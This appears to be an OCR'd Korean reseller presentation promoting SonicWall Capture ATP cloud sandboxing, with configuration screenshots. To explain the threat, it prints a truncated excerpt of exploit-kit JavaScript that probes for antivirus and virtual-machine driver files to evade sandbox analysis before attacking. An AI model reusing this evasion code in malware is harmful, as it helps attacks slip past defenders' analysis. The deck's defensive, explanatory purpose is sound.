SONICWALL APT 방화벽


SONICWALL™

Maximizing Potential
DOUZONE

SONICWALL ATP 기능

ZERO-DAY 공격의 위험성


✓ **Zero-day 공격은 알려지지않은 새로운 보안 위협으로** 기존의 패턴 시그니처 매칭 방식의 보안 솔루션는 대응이 불가능하며, APT공격의 중요한 수단으로 사용이 되고 있다. 때문에 **새로운 악성코드의 행위를 분석하고 판단 할 수 있는 솔루션이 필요**하다.



- 내부 시스템 감염
- 시스템 감염 확산
- Data 암호화/유출
- 시스템 파괴
- 추가 공격 시도

© Copyright SonicWALL

진화하는 APT



- 악성 코드 감염 경로 -

```
function gs7sfd(txt) {
    var v1 = 'XM' + 'LD' + 'OM',
    v2 = 'pa' + 'rseE' + 'rr' + 'or',
    v3 = 'loa' + 'dX' + 'ML',
    v4 = 'DT' + 'D X' + 'HTML 1.0 Transitional',
    v5 = 'err' + 'orC' + 'ode';
    var resInf = new ActiveXObject("Microsoft." + v1),
    subpath = "c:\\Windows\\System32\\drivers\\" + txt + ".sys";
    resInf.async = true;
    resInf[v3]('&lt;!DOCTYPE html PUBLIC "-//W3C//' + v4 + '//EN" "res://' + subpath + '"&gt;');
    if (resInf[v2][v5] != 0) {
    return 0;
}
var tmp;
try {
    tmp = new ActiveXObject('Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1');
} catch (e) {
    tmp = false;
}
if (tmp || gs7sfd("kl1") || gs7sfd("tmactmon") || gs7sfd("tmcomm") || gs7sfd("tmevtmgr") || gs7sfd("TMEBC32") || gs7sfd("tmeext") || gs7sfd("tmnciesc") || gs7sfd(
"tmtdi") || gs7sfd("vm3dmp") || gs7sfd("vmusbmouse") || gs7sfd("vmmouse") || gs7sfd("vmhgfs") || gs7sfd("VBoxGuest") || gs7sfd("VBoxMouse") || gs7sfd("VBoxSF") ||
gs7sfd("VBoxVideo") || gs7sfd("prl_boot") || gs7sfd("prl_fs") || gs7sfd("prl_kmdd") || gs7sfd("prl_memdev") || gs7sfd("prl_mouf") || gs7sfd("prl_pv32") || gs7sfd(
"prl_sound") || gs7sfd("prl_strg") || gs7sfd("prl_tg") || gs7sfd("prl_time")) {
    Target();
} else {
    function Check(s) {
```

txt is the argument passed to this function

Checking for files related to VMware, virtual box

Checking for files related to Kaspersky, TrendMicro Anti-virus

Checking for files related to Parallels software

- Exploit KIT code 탐지 회피 방법 -

- 실제 공격 PC의 공격가능한 취약점 분석(OS, 브라우저, Flash 버전 등)
- 공격 PC에 백신의 설치, 가상 환경 여부 확인

✓ **가장 적절한 공격 방법을 결정**하고 악성코드를 설치하기 위해 공격 대상의 환경에 따라 다른 공격을 실행


SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE

SONICWALL ATP 개요


「**SonicWALL의 Capture 서비스는 Zero-day 공격에 가장 효과적인** sandboxing 기법을 Cloud 형태로 제공을 하며, 방화벽과의 연동을 통해 간단하게 APT에 대한 위협을 제거합니다」

- **멀티엔진 기반의 지능화 된 위협 분석은 위협 탐지가 뛰어나고, 악성코드의 회피를 어렵게 한다.**
  - Virtualized sandbox
  - Full system emulation
  - Hypervisor level analysis
- **다양한 파일 유형과 OS 환경 분석 지원**
  - PE, MS Office, PDF, archives, JAR, APK
  - Windows, Android
- **Block until verdict(평가 대기) 기능**
- **개선된 Signature의 신속한 배포**
- **자동 및 수동 파일 제출 및 분석**



© Copyright SonicWALL

SONICWALL ATP 구성도



SONICWALL © Copyright SonicWALL

Maximizing Potential DOUZONE

MULTI ENGINE

Sonic Sandbox

SONICWALL™

Hypervisor 레벨 분석

VMRAY


Full System Emulation


lastline

Sonicwall ATP는 멀티엔진 기반의 Sandbox 분석을 지원하여 **탐지율이 뛰어나고 악성코드의 탐지 회피를 어렵게** 합니다.

© Copyright SonicWALL

MULTI ENGINE






소닉월의 멀티 엔진 중 하나인 Lastline은 **2016년 NSS LABS Breach Detection Systems (BDS) 부분에서 최고의 탐지율**을 보여 우수한 APT 탐지 성능을 확인

SONICWALL™ © Copyright SonicWALL

Maximizing Potential DOUZONE

간단한 구성 및 운영



SonicWALL Capture ATP System

SonicWALL
Device

- SonicWALL 장비와 Cloud 연동의 **심플한 구성**
- 간단한 설정을 통한 **쉬운 운영**

Basic Setup Checklist

- Capture ATP is Enabled until 10/01/2016. Current version is 1.0.29. (disable it)
- Gateway Anti-Virus is Enabled. (manage settings)
- Cloud Anti-Virus Database is enabled. (manage settings)
- Inspected Protocols (manage settings)

Direction	HTTP	FTP	IMAP	SMTP	POP	CIFS	TCP Stream
Inbound	✓	✓	✓	✓	✓	✗	✗
Outbound	✓	✗	n/a	✗	n/a	n/a	✗

- 탐지 프로토콜 설정-

Bandwidth Management
Specify the file types that may be transferred to Capture ATP for analysis.

- [x] Executables (PE, Mach-O, and DMG)
- [x] PDF
- [x] Office 97-2003(.doc , .xls ,...)
- [x] Office(.docx , .xlsx ,...)
- [x] Archives (.jar, .apk, .rar, .gz, and .zip)

- 탐지 파일 유형 설정-

Custom Blocking Behavior
Files that are not identified as malicious by other security services on the firewall will be sent to Capture ATP cloud service for analysis.

○ Allow file download while awaiting a verdict
Will allow file download without delay and the Capture service will analyze the file in parallel for malicious behavior. You will be alerted via email and in firewall logs if the Capture service analysis determines that the file is malicious.

◉ Block file download until a verdict is returned
Will delay file download until a verdict is reached by the Capture service. This affects legitimate files as well as potentially malicious files and may require users to retry the download.
Note: Only applies to HTTP/S file downloads


- 차단 방식 설정-


SONICWALL™ © Copyright SonicWALL

Maximizing Potential
DOUZONE

